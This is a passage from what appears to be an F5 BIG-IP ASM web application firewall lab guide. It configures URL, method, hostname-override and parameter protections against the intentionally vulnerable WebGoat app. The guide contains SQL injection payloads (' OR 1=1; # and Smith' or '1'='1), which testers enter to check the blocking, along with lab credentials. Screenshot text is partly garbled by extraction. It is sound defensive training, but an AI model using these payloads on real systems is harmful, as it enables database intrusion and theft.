		Accept-Languag	e: en-us, en	; q=0.9			04 C 71 04 104 C	

- 9. Return to Security -> Application Security -> URLs -> Allowed URLs. | There should now be an explicit entry for /WebGoat/login.
- 10. Select the entry and click Enforce, then OK, then click Apply Policy followed by OK

Current edited security	policy lab1 (blocking, modified)		\rm Chang	ges have not beer
Allowed URLs List				
URL Contains	Go Enforcement Readiness All	Show Filter Details ×		
		Legend: 🐻 Waiting for additional traffic samples 🧲 Learning su	ggestions av	ailable 🔗 Read
Protocol	▲ URL	s	Staging	Is Entry Point
🔲 [НТТР]	/WebGoat/login	Y	'es 🐻	No
Enforce Delete D	elete All			

- 11. Try to load http://10.1.10.145/WebGoat/login again. It should now partially load but will not look correct. This is because the application is actually comprised of many other URLs that are not in our list.
- 12. Repeat these steps a few times and see if you can get the login page to load fully. Note that you can accept multiple requests at once before returning to the URLs dialog and new requests in the Requests log should be bolded...making it easier to find the issue.

Task 6 - Lab Cleanup

- 1. Let's cleanup and prepare for the next module by deleting the lab1 policy we've been using.
- 2. Navigate to Security -> Application Security -> Security Policies.
- 3. Select lab1 and click **Delete**.

5.2.2 Lab 1.2: Allowed (and disallowed...) HTTP Request Methods

Task 1 - Allowed Methods

1. Navigate to Security -> Application Security -> Security Policies -> Policies List and click Create Policy.

Security	ity Policies : Policies List	
🔅 👻 Policies List Policy Groups	Policies Summary Policy Diff	
Create Policy Cancel		
Policy Name	lab2	Specifies the unique name of the policy.
	Partition: Common	
Description		Specifies an optional description of the policy the policy.
Policy Type	Security Parent	Select a policy type: Security for an applica apply to a virtual server, or Parent that you o policies to it, inheriting its attributes. Parent p Virtual Servers.
Policy Template	Rapid Deployment Policy	Choose a policy template for this policy.
Virtual Server	asm_vs (HTTP)	Select an Existing Virtual Server if you alread Virtual Server is displayed only if it has an H not using any Local Traffic Policy controlling secure it, or New Virtual Server if you have no want to manually associate the newly created server at a later time.
Learning Mode	Automatic Manual Disabled	Select how ASM handles the policy building automatically accept learning suggestions or require the administrator to accept every sug that ASM does not create any learning sugge can accept suggestions manually even in Au
Enforcement Mode	Transparent Blocking	Specifies how the system processes a requerviolation.

- 2. In the BIG-IP WebUI navigate to Security -> Application Security -> Headers -> Methods.
- 3. Policy wide Method permissions are configured here. If your application requires a method beyond the default three, they can be added by clicking the **Create** button.

Security >> Application Security : Headers : Methods >> New Allowed								
Current edited security policy lab2 (blocking)								
Allowed Method Properties Basic								
Method	Predefined Custom							
INICUIOU	Select Method							
Cancel Create	Select Method							
	ACL							
	BCOPY							
	BDELETE							
	BMOVE							
	BPROPFIND							
	BPROPPATCH							
	CHECKIN							
	CHECKOUT							
	CONNECT							
	COPY							
	DELETE							
	GET							
	HEAD							

Task 2 - Restricting Method on per URL basis

- 1. Let's return to our Allowed URLs list Security -> Application Security -> URLs -> Allowed URLs.
- 2. Click Create and use the following settings:

Security a Application Secur	ity : URLs : Allowed URLs : Allowed HTTP URLs >> New Allowed HTTP URL			
occurry - Approation occur				
Current edited security policy	b2 (blocking, modified) 🗾		🔥 Char	nges have not
Create New Allowed URL	anced 💌			
URL Example: /index.html	Explicit THTTP I //WebGoat/login			
Perform Staging	Enabled			
Check Flows to this URL	Enabled			
Clickjacking Protection	Enabled			
URL Description				
Attack Signatures Header-Base	ed Content Profiles HTML5 Cross-Domain Request Enforcement Methods Enforcement			
Override policy allowed me	thods			
Overridden Security Policy Sett	ings:	Create Custom Method		Global Secu
Method(Global State)		State		MKCOL (D
POST (Allowed)		Disallow 💌	>>	MOVE (Dis NOTIFY (E OPTIONS PATCH (D POLL (Dis PROPFINI
				PROPPAT PUT (Disa
Cancel Create	c / 			

- 3. Click Create.
- 4. Click Apply Policy.
- 5. Attempt to login to http://10.1.10.145/WebGoat/login.
- 6. What is the result, and why?

Task 3 - Lab Cleanup

- 1. Let's cleanup and prepare for the next module by deleting the lab2 policy we've been using.
- 2. Navigate to Security -> Application Security -> Security Policies.
- 3. Select lab2 and click Delete.

5.2.3 Lab 1.3: Blocking Mode Override

Blocking mode override is a capability that allows you to bypass your ASM policy in certain use cases. We do this by whitelisting specific host header values. Since these hostnames will be able to completely bypass the security policy it's important to protect them like you would a password. We'll experiment with this in the following lab. You might be thinking to yourself... if we're going to all this trouble to build a tight WAF policy,

why do we now want to override it? There can be several reasons an organization wants to enforce security policy except for specific users (IPs).

These reasons include:

- Testing a new version of the Application
- Penetration testing
- · Automated Scanning and patching tools
- Whitelisting Service to Service communication

Task 1 - Create a Clean Secuirty Policy and Verify Blocking Mode

- 1. Navigate to Security -> Application Security -> Security Policies.
- 2. Click **Create** and create a new policy called lab3 with the following settings, using the **Advanced** view. Click **Create Policy** when done changing the settings:

Policy Name	lab3	lab3		
	Partition: Common			
Description				
Policy Type	Security	Parent		
Policy Template	Rapid Deployment P	olicy		
Virtual Server	asm_vs (HTTP)			
Learning Mode	Automatic Ma	nual Disabled		
Enforcement Mode	Transparent	Blocking		
Application Language	Unicode (utf-8)			
Server Technologies	Select Server Techno	ology		
Signature Staging	ſ			
Signature Staging	Enabled	Disabled		
Enforcement Readiness Period	7 days			
Policy is Case Sensitive	Enabled	Disabled		
Differentiate between HTTP/WS and HTTPS/WSS URLs	Enabled	Disabled		


Note: Since we used a rapid deployment policy, disabled signature staging, and enabled blocking mode we should have decent protection out of the box, but we'll want to verify that before we continue.

3. Open a new browser tab and load the Webgoat login page at http://bypass.me/WebGoat/ login.


Note: Previous labs did not require a hostname to access WebGoat. We're using one in this lab so

that we have a header to bypass on later.

4. Make a SQI injection attempt by entering ' OR 1=1; # in the login box and clicking Sign In.



5. If everything is configured properly you should be greeted with an ASM block page similar to the one below:



Task 2 - Enabling Transparent Mode for Certain Hostnames

- 1. Navigate to Security -> Application Security -> Headers -> Host Names .
- 2. Click Create.
- 3. Use bypass.me as the hostname and select the **True** checkbox. Your configuration should look like the one below:

Host Name Properties						
Host Name	bypass.me					
Include Sub-domains	Enabled					
Policy is always transparent for this host	✓ True					
Cancel Create						

4. Click Create and then Apply Policy .

Task 3 - Verify Operation

- 1. Return to http://bypass.me/WebGoat/login and try your attack once more (' OR 1=1; #). The request should now be allowed and you should get "Invalid Username or Password".
- Go to Security -> Event Logs -> Application -> Requests and find the most recent request. You'll
 notice that while ASM allowed the attack to reach the application, it still treats it as an illegal request

in every other way. Notice also that the request status is "Unblocked" and the log entry provides a reason.

 [HTTP] /WebGoat/login 10.1.10.51 	3 Ø 302 -	Delete Request E	Export Request Accept Reques	st 📁 🌄		
23:27:29 2018-08-10		T 6 Attack signature d	letected [3] - 🕑			
[HTTP] /WebGoat/login 10.1.10.51 23:05:36 2018-08-10	3 N/A	▼ [HTTP] /WebGoa	t/login			
[HTTP] /WebGoat/login	3	Geolocation -	▼ N/A		Time	7 2018-08-10 23:27:29
In TPJ / WebGoat/login 10.1.10.51	•	Source IP Address +	T 3 10.1.10.51:56040		Violation Rating	7 3 Request ne
23:02:05 2018-08-10	N/A	Device ID	N/A		Attack Types	▼ SQL-Injection -
[HTTP] /WebGoat/login	3	Username	N/A		Request Status	🔻 💋 Unblocked
10.1.10.51 22:51:15 2018-08-10	O N/A	Session ID +	▼ 961aa4cfde93d9ec		Blocking Exception Reason	TPolicy is set as transpa
		Source IP Intelligence -	N/A		Security Policy	▼ lab3
		Host	T bypass.me		Virtual Server	▼ asm_vs
		Destination IP	▼ 6 10.1.10.145:80		Method	T POST
		Address			Response Status	7 302
		Client Type	T Uncategorized		Code Severity	T Error
		Accept Status Support ID	Not Accepted 792055633682629539		Seventy) Enor
		Support ID	1920330330020293339			
		Dec	oded Request	Original	Request	
		User-Agent: Mo: Accept: text/ht Referer: http:/	e ep-alive : 37 max-age=0 /bypass.me re-Requests: 1 application/x-www-form- zilla/5.0 (X1; Linux x tml,application/xhtml+x //bypass.me/webGoat/log g: gzip, deflate	86_64) AppleWebKit/537 ml,application/xml;q=0		

Task 4 - Lab Cleanup

- 1. Let's cleanup and prepare for the next module by deleting the lab3 policy we've been using.
- 2. Navigate to Security -> Application Security -> Security Policies.
- 3. Select lab3 and click Delete.

5.2.4 Lab 1.4: Protection from Parameter Exploits

In this lab we'll experiment with the parameter protection capabilities of ASM. Parameter learning works much like the URL learning you did in lab 1.1 so this time rather than manually adding entities, we'll make use of the automatic policy builder. You'll find that this will vastly speed up the learning process. It's worth noting also that you could use the same process to learn URLs and other entities as well.

Task 1 - Create a new Security Policy

- 1. Navigate to Security -> Application Security -> Security Policies and click Create New Policy
- 2. Chose **Advanced** in the upper right hand corner of the policy configuration pane.

3. Populate the configuration dialog like the one below, then click **Create Policy**. Be sure to enter the IP address and click add. This is the IP address of our lab workstation and will tell ASM to treat traffic originating from there as legitimate. This will help to speed up the learning process.

Create Policy Cancel		
Policy Name	lab4 Partition: Common	Specifies the unique name of the policy.
Description		Specifies an optional description of the policy. Type in any helpful deta
Policy Type	Security Parent	Select a policy type: Security for an application security policy that y server, or Parent that you can use in order to attach Security policies Parent policies cannot be applied to Virtual Servers.
Policy Template	Comprehensive .	Choose a policy template for this policy.
Virtual Server	asm_vs (HTTP)	Select an Existing Virtual Server if you already configured one (An exi displayed only if it has an HTTP Profile assigned to it and it is not usin controlling ASM) and you would like to secure it, or New Virtual Serve one, or None if you want to manually associate the newly created sec server at a later time.
Learning Mode	Automatic Manual Disabled	Select how ASM handles the policy building process: Automatic will suggestions once they reach 100%, Manual will require the administ suggestion, and Disabled will cause that ASM does not create any le an administrator can accept suggestions manually even in Automatic
Enforcement Mode	Transparent Blocking	Specifies how the system processes a request that triggers a security
Application Language	Unicode (utf-8)	Specifies the language encoding for the web application, which detern processes the character sets.
Server Technologies	Select Server Technology	Selecting one or more Server Technologies will add specific protectio server technology (for example, PHP will add attack signatures that or vulnerabilities).
Trusted IP Addresses	IP Address / Netmask (optional) Add	In this area, you can specify IP addresses that the Policy Builder cons
Policy Builder Learning Speed	Slow Medium Fast	In this area you can view and change the conditions under which the security policy.
Signature Staging	Enabled Disabled	Displays whether the signature staging feature is active.
Policy is Case Sensitive	Enabled Disabled	Displays whether the security policy treats file types, URLs, and parar (Enabled), or not (Disabled)

 Navigate to Security -> Application Security -> Parameters -> Parameters List. You should see only the wildcard parameter like below:

Legend: 🕝 Waiting for additional traffic samples 📿 Learning suggestions				
A Parameter Name	Parameter Value Type	Parameter Level		
•	User-input value	Global		
Change Level Change Type Enforce Delete Delete All				

Task 2 - Automatically Populate the Security Policy

- 1. Open a new Chrome window and login to WebGoat at http://10.1.10.145/WebGoat/login.
- Exercise the application by walking through the menus. When you get to the Cross Site Scripting exercise, be sure to click through all of the lessons on the horizontal menu at the top (see below). Feel free to modify values and exercise parameters as well. Updating the quantities in exercise 7 will produce some good results.

• 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 •

3. Choose Injection Flaws -> SQL Injection from the menu on the left then chose page 7 from the top.

Injection Flaws	>	
SQL Injection SQL Injection (advanced)		• 12345678 •
SQL Injection (mitigations)		
XXE		Try It! String SQL Injection
Authentication Flaws	>	Try It: String SQL Injection
Cross-Site Scripting (XSS)	>	The query in the code builds a dynamic query as seen in the previous exa
Access Control Flaws	>	to String SQL injection:
Insecure Communication	>	"select * from users where name = '" + userName + "'";
Request Forgeries	>	Using the form below try to retrieve all the users from the users table. You
Vulnerable Components - A9	>	'Smith' to see the data for one user.
Client side	>	
Challenges	>	Account Name: Get Account Info

- 4. In the Account Name field, enter Smith and click Get Account Info (click 5x to simulate traffic).
- 5. Also enter the names Plane, Snow, and Hershey, clicking Get Account Info after each.
- Now return to Security -> Application Security -> Parameters -> Parameters List. You should see that things have changed significantly since our last visit.

Parameters List		
Parameter Contains Go Show Filter Details		
	Legend:	😡 Waiting for additional traffic samples 📿 Learning suggestions available 🥪 F
A Parameter Name	Parameter Value Type	Parameter Level
•	User-input value	Global
OTY1	Ignore value	Global
OTY2	Ignore value	Global
CTY3	Ignore value	Global
OTY4	Ignore value	Global
	Ignore value	Global
Column	Ignore value	Global
ield1	Ignore value	Global
ield2	Ignore value	Global
password	Ignore value	Global
text	Ignore value	Global
username	Ignore value	Global
🗆 v	Ignore value	Global
Change Level Change Type Enforce Delete Delete All		

ASM's automatic policy builder analyzes web application traffic and uses it to automatically tune the policy. In this case, it populated our parameters list for us.

Note: Your list may not be exactly the same as the one above depending on where browsed in the application. Since ASM only analyzes traffic and not the site itself, the policy will only contain explicit objects for areas of the application that have actually been accessed. This is an important consideration when electing to use the automatic policy builder.

Task 3 - Test Parameter-Based Protections

1. Click on the username entry in the parameter list. If you don't have a username parameter, logout of WebGoat and log back in to generate one.

Edit Parameter	
Parameter Name	username (Explicit)
Parameter Level	Global T
Perform Staging	C Enabled
In Staging Since	2018-08-11 14:21:31
Last Staging Event Time	2018-08-11 14:21:31
Allow Empty Value	Enabled
Allow Repeated Occurrences	Enabled
Sensitive Parameter	Enabled
Parameter Value Type	Ignore value
Cancel Update Updating this	parameter will stop the Policy Builder from automatically classifying the Parame

Note: Notice the message highlighted above. ASM's automatic policy builder actually has the ability to learn more about the parameter including the expected input type, character set, length, etc, but these can also be manually set. As the message indicates, if we manually modify the parameter, the Automatic Policy Builder will not attempt to automatically classify it. The policy builder has yet to draw any conclusions about most of these parameters because it requires more traffic to analyze before making any of those determinations. However, you'll notice that the account parmater has started to be modified due to the traffic we created in the **SQL Injection** exercise.

2. Select the Parameter Value Type and choose User-input Value from the list.

Edit Parameter	
Parameter Name	username (Explicit)
Parameter Level	Global V
Perform Staging	C Enabled
In Staging Since	2018-08-11 14:21:31
Last Staging Event Time	2018-08-11 14:21:31
Allow Empty Value	Enabled
Allow Repeated Occurrences	Enabled
Sensitive Parameter	Enabled
Parameter Value Type	User-input value
Data Type Value Meta Character	s Attack Signatures
Data Type	Alpha-Numeric V
Maximum Length	O Any
Regular Expression	Enable
Base64 Decoding	Enable
Cancel Update Updating this	parameter will stop the Policy Builder from automatically classifying the Parameter value type.

3. Explore the options under the **Data Type Tab** but ensure that it is set to **Alpha-Numeric** when you're done.

Alpha-N	umeric		T
Alpha-N	umeric		
File Uplo	bad		
Decimal			
Email			
Integer			
Phone			
	والقاصية والأربية	. Doliou Duildor f	

4. Set the Maximum Length value to 8 and click Update.

	Data Type Value Meta Character	s Attack Signatures
	Data Type	Alpha-Numeric V
	Maximum Length	O Any Value 8
	Regular Expression	Enable
	Base64 Decoding	Enable
1	Cancel Update Updating this	parameter will stop the Policy Builder from automatically classifying the Parame

5. You may have noticed that all of the discovered parameters are currently in staging. This is by design, to prevent the automatic policy builder from breaking things as it learns. Since we've manually overridden the parameter's attributes, we're going to take it out of staging in order to experiment with it.

Select the username parameter and click Enforce.

 User-input value
 Global


 v
 Ignore value
 Global

 Change Type...
 Enforce
 Delete All

- 6. Return to the BIG-IP and navigate to Security -> Application Security -> IP Address Exceptions.
- 7. Select the **10.1.10.51** entry and click **Delete**.
- 8. Click **Apply Policy** then click **OK**.

Note: We've removed our IP Address Exception from the list because we don't want ASM to learn our bad behavior in the steps to come.

9. Now, logout of WebGoat and try to log back in. You should get a block page like the one below. Why? Hint: How many characters is our username?



Your support ID is: 14149491464266056908

[Go Back]

10. Navigate to Security -> Event Logs -> Application -> Requests and find the most recent illegal request (or search by the support id on the block page).

□ Q+ It Date+ Newest↓	R- Illegal Requests: Illegal	I Requests	: 🕱				
 [HTTP] /WebGoat/login 10.1.10.51 16:11:08 2018-08-11 	3 N/A		ete Request Export Request	Accept Request	>		
16:11:08 2018-08-11	1977		illegal parameter value length [1]	•		_	
		Т (Н	Parameter Location	POST Data			
		Geo	Parameter Level	Global			7 2018-08-11 16:11:08
		Sou	Parameter Name	username		n Rating	7 3 Request needs f
		Ses	Parameter Value	f5student		Types	TAbuse of Functionality -
			Detected Value Length	9			
			Expected Value Length	8			Response N/A
		Requ	Applied Blocking Settings	Block Alarm Learn			
		POS	T /WebGoat/login HTTP	/1.1			
			t: 10.1.10.145				
		Con	nection: keep-alive				
		Con	tent-Length: 40				
		Cac	he-Control: max-age=0				
		Ori	gin: http://10.1.10.1	45			
		Upg	rade-Insecure-Request	s: 1			
				n/x-www-form-urlencoded			
			-				e Gecko) Chrome/67.0.339
				ation/xhtml+xml,applica	ation/xml;q=0.9,ima	ge/webp,in	nage/apng,*/*;q=0.8
			erer: http://10.1.10.: ept-Encoding: gzip, de	5			
			ept-Encoding: gzip, d ept-Language: en-US,e				
					967CQ, IS01aca907=0	1cfaa7h64f	F45877c2a2103a70c8ca80c5
							la3931b4; TS0146f3a8=01c
							a0585df; TS0146f3a8_26=0
							362e134832edfe1222f52051
		use	rname=f5student.passw	ord=**********			

The request log indicates that the username value was 9 characters but we only allow 8 characters in that parameter so the request was blocked.

- 11. Click **Accept Request** to declare the request legitimate. This will automatically modify the parameter's attributes to allow values of that length from then on. You have to be careful with this feature since you could inadvertently loosen the security policy too much.
- 12. Return to Security -> Application Security -> Parameters -> Parameters List and click on the username parameter to see what's been changed.

Edit Parameter				
Parameter Name	username (Explicit)			
Parameter Level	Global 🔻			
Perform Staging	Enabled			
Allow Empty Value	Enabled			
Allow Repeated Occurrences	Enabled			
Sensitive Parameter	Enabled			
Parameter Value Type	User-input value			
Data Type Value Meta Characters Attack Signatures				
Data Type	Alpha-Numeric			
Maximum Length	O Any Value: 10			
Regular Expression	Enable			
Base64 Decoding	Enable			
Cancel Update				

You'll notice that the length has been set back to 10 characters automatically.

13. Click Apply Policy if required.

Task 4 - Using Parameter-Based Protections to Thwart Attacks

So you may be wondering why it is that limiting the user's ability to enter data into a given parameter is useful. The truth is that a good portion of application vulnerabilities (like SQL injection and Cross Site Scripting) stem from the application's failure to properly validate or sanitize input. In this lab we'll show you how this functionality can help prevent a SQL injection attack.

- 1. Log back into WebGoat at http://10.1.10.145/WebGoat/login
- 2. Choose Injection Flaws -> SQL Injection from the menu on the left then chose page 7 from the top.
- 3. In the Account Name field, enter Smith' or '1'='1 and click Get Account Info (Repeat twice). The attack should be successful:

Account Name: Get Account Info
You have succeed:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGI
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
<vp></vp>

Note: The attack was not immediately blocked because we placed Attack Signatures in staging mode when we created the policy.

- 4. The parameter name for this field is **account**. Return to **Security -> Application Security -> Parameters -> Parameters List** and open the parameter.
- 5. Click on the **Value Meta Characters** tab. You should see in the box to the right that ASM has already blocked the single quote (0x27) character globally by default. You can also manually disallow (or allow) characters that should/should not be relevant to that parameter by using the << button and moving them over from the box on the right.

Edit Parameter					
Parameter Name					
	account (Explicit)				
Parameter Level	Giobal ▼				
Perform Staging					
In Staging Since	2018-08-11 17:24:06				
Last Staging Event Time	2018-08-11 17:24:38				
Allow Empty Value	Enabled				
Allow Repeated Occurrences	Enabled				
Sensitive Parameter	Enabled				
Parameter Value Type	User-input value				
Check characters on this parar	Data Type Value Meta Characters Attack Signatures Image: Check characters on this parameter value Image: Check characters on this parameter value				
Overridden Security Policy Setting					
Meta Character (Global State)	e)	State	<<		
	No records to display.				
· · · · · · · · · · · · · · · · · · ·					
Cancel Update	Cancel Update				

6. Uncheck Perform Staging and click Update, then click Apply Policy

Edit Parameter			
account (Explicit)			
Global T			
Enabled			
C Enabled			
Enabled			
Enabled			
User-input value			

Note: The character set defaults can be viewed or changed in **Security -> Application Security-> Parameters -> Character Sets -> Parameter Value** but are generally considered to be sane defaults for most applications. In the event that an override is necessary, it's best to do so at the parameter level when possible.

- 7. Run your attack one more time. It should now be unsuccessful.
- 8. Return to Security -> Event Logs -> Application -> Requests. You should now see that the attack was blocked for both Illegal Parameter Value Length and Illegal Meta Character in Value. Click on each of these items for more detail. You'll also notice that attack signatures were detected, but if you click on that heading you'll note that they are still in staging. Once all of these items are out of staging

we would have been covered by protections at both the parameter and signature level for this field.

Illegal parameter				
Attack signature c	cter in value [1] - 🖸			
[HTTP] /WebGoa	t/SqlInjection/attack5a			
Geolocation -	🔻 🎱 N/A		Time	7 2018-08-11 17:37:46
Source IP Address +	7 3 10.1.10.51:49226		Violation Rating	T 4 Request looks like a threat
Session ID -	7 50e127fb94805962		Attack Types	Abuse of Functionality -
			Allack Types	Abuse of Functionality +
Dec	oded Request	Original R	equest	Response
		64) AnnleWebKit/537.3	6 (KHTML. like	

Task 5 - Sensitive Parameters

You may have noticed throughout the course of this section that the password field in the ASM Requests log is always obfuscated (like below). Lets explore why that is.

Delete Request Export Request Accept Request				
▼	er value length [1] -			
T [HTTP] /WebGe	pat/login			
Geolocation -	▼ ④ N/A	Time	₹ 2018-08-11 16:11:08	
Source IP Address	- T 3 10.1.10.51:43030	Violation Rating	T 3 Request needs further exa	
Session ID -	▼ 50e127fb94805962	Attack Types	▼ Abuse of Functionality -	
	Request		Response N/A	
Request actual size	e: 1066 bytes.			
Request Response NA POST /WebGoat/login HTTP/1.1 Host: 10.1.10.145 Connection: keep-alive Content-Length: 40 Cache-Control: max-age=0 Origin: http://10.1.10.145 Origin: http://10.1.10.145 Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Si Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://10.1.10.145/WebGoat/login Accept-Language: en-US,en;q=0.9 Cookie: JSESSIONID=c4E6A12C39951FF5F4F7B4AB535867C0; TS01aca897=01cfaa7b64f45877c2a2103a70c8ca80c51a34222 a19d36bb7b71359a73169a2b309c88efc1374a4aab7a5d247f222d5497994124d38834dc7c1a3931b4; TS0146f3a8=01cfaa7b64 173550889f5a609b1ed635763cf4f81810a85a7667a45f681f03e2a469737b7bba73158814ba0585df; TS0146f3a8_26=01a15664				
aser name=15st	<pre>username=f5student&password=************************************</pre>			

 Navigate to Security -> Application Security -> Parameters -> Parameters List and click on the password parameter. You'll note that the Sensitive Parameter box is checked. This feature allows you to ensure that sensitive data (like passwords) are not stored in the logs. In this case ASM has automatically detected that this is a password field and obfuscated it for us. This feature can, however, be applied to any parameter in the list.

Edit Parameter

Parameter Name	password (Explicit)
Parameter Level	Global 🔻
Perform Staging	Enabled
In Staging Since	2018-08-11 14:21:31
Last Staging Event Time	2018-08-11 16:11:09
Allow Empty Value	Enabled
Allow Repeated Occurrences	Enabled
Sensitive Parameter	Enabled
Parameter Value Type	User-input value

2. As a bonus step, try marking the username field as a sensitive parameter. When you're done, log out of WebGoat and log back in, then review the Requests log to test it.

Task 6 - Lab Cleanup

- 1. Let's cleanup and prepare for the next module by deleting the lab4 policy we've been using.
- 2. Navigate to Security -> Application Security -> Security Policies.
- 3. Select lab4 and click **Delete**.

This concludes module 1.

5.3 Module 2: Beyond Signatures and Positive Security

Expected time to complete: 1 hours

This introductory class covers the following topics:

5.3.1 Lab 2.1: User Session Tracking

In this exercise we'll explore the session tracking capabilities present in BIG-IP ASM. BIG-IP ASM not only has the capability to gather user identity details from login pages and APM, but can also generate a unique device-id for each connected client. We'll explore both below.

Task 1: Create a Security Policy and Enable Logging

- 1. Open your browser of choice and navigate to the BIG-IP management interface. For the purposes of this lab you can find it at https://10.1.1.245/ or by clicking on the **bigip** shortcut in Firefox.
- 2. Login to the BIG-IP with the username: f5student and the password password
- 3. Create a new ASM policy by navigating to Security -> Application Security -> Security Policies.
- 4. Click Create New Policy, fill in the page as follows, and then click Create Policy as shown below.

Create Policy Cancel					
On this screen you can configure policy settings for new policies and review policy settings for existing policies. Once a policy is configured, some settings on this page will have a link for editing the setting.					
Policy Name	Lab2				
	Partition: Common				
Description					
Policy Type	Security Parent				
Policy Template	Rapid Deployment Policy				
Virtual Server	asm_vs (HTTP)				

Note: If the virtual server doesn't appear in the dropdown list, ensure that it has an HTTP profile assigned.

- 5. Navigate to Local Traffic -> Virtual Servers -> asm_vs -> Security -> Policies.
- 6. Ensure the Log Profile is set to "Log All Requests" profile as shown below.



Note: While you're here it's a good idea to confirm that the Lab2 security policy is also enabled.

Task 2: Define Login & Logout Pages

- 1. To configure a login page, go to Security -> Application Security -> Sessions and Logins -> Login Pages List and click Create.
- 2. We'll now populate the form with data gathered from your favorite browser or reconnaissance tool. For expedience, we've gathered the appropriate data for you in advance:



3. Populate the form as shown below and click Create:

Login Page Properties

Login URL	Explicit I HTTP //WebGoat/login
Authentication Type	HTML Form
Username Parameter Name	username
Password Parameter Name	password

Access Validation

A string that should appear in the response	
A string that should NOT appear in the response	Invalid username and password.
Expected HTTP response status code	302
Expected validation header name and value (for example, Location header)	Location: http://10.1.10.145/WebGoat/welcome.mvc
NOT Expected validation header name and value (for example, Location header)	
Expected validation domain cookie name	
Expected parameter name (added to URI links in the response)	
Cancel Save	

4. From the tab bar select Logout Pages List or navigate to Security -> Application Security ->

Sessions and Logins -> Logout Pages List

5. Populate the form as shown below and click Create.


	Logout Page Properties	
	Logout URL (Explicit only)	HTTP //WebGoat/logout
	A string that should appear in the request	
	A string that should NOT appear in the request	
l	Cancel Save	

Task 3: Enable Session Tracking

- 1. Navigate to Security -> Application Security -> Sessions and Logins -> Session Tracking
- 2. Check Session Awareness and ensure Use All Login Pages is selected in the drop-down below it.
- 3. Ensure Track Violations and perform Actions is also enabled, then click Save.
- 4. Click **Apply Policy** in the upper right hand corner of the inner frame, then click **OK**.

Task 4: Test Session Tracking

- 1. Navigate to Security -> Event Logs -> Application -> Requests and click the X in the filter bar to clear the Illegal Requests filter.
- 2. Click on the select all **checkbox** to the far left of the filter bar then **Delete Requests** or if given the option **Delete all Requests**. This will make it easier to review the logs from the next step.
- 3. In Firefox open a private browsing window and navigate to http://l0.1.10.145/WebGoat/login, then login to the WebGoat app with the credentials **f5student / password**.



- 4. Return to the BIG-IP interface.
- 5. Deselect the checkbox and click the refresh button.
- Click on the most recent log entry. You should now see that the username that submitted the request is clearly identified in the log.

Delete Request E	xport Request		
🔻 [HTTP] /WebGoa	t/service/lessonprogress.mvc		
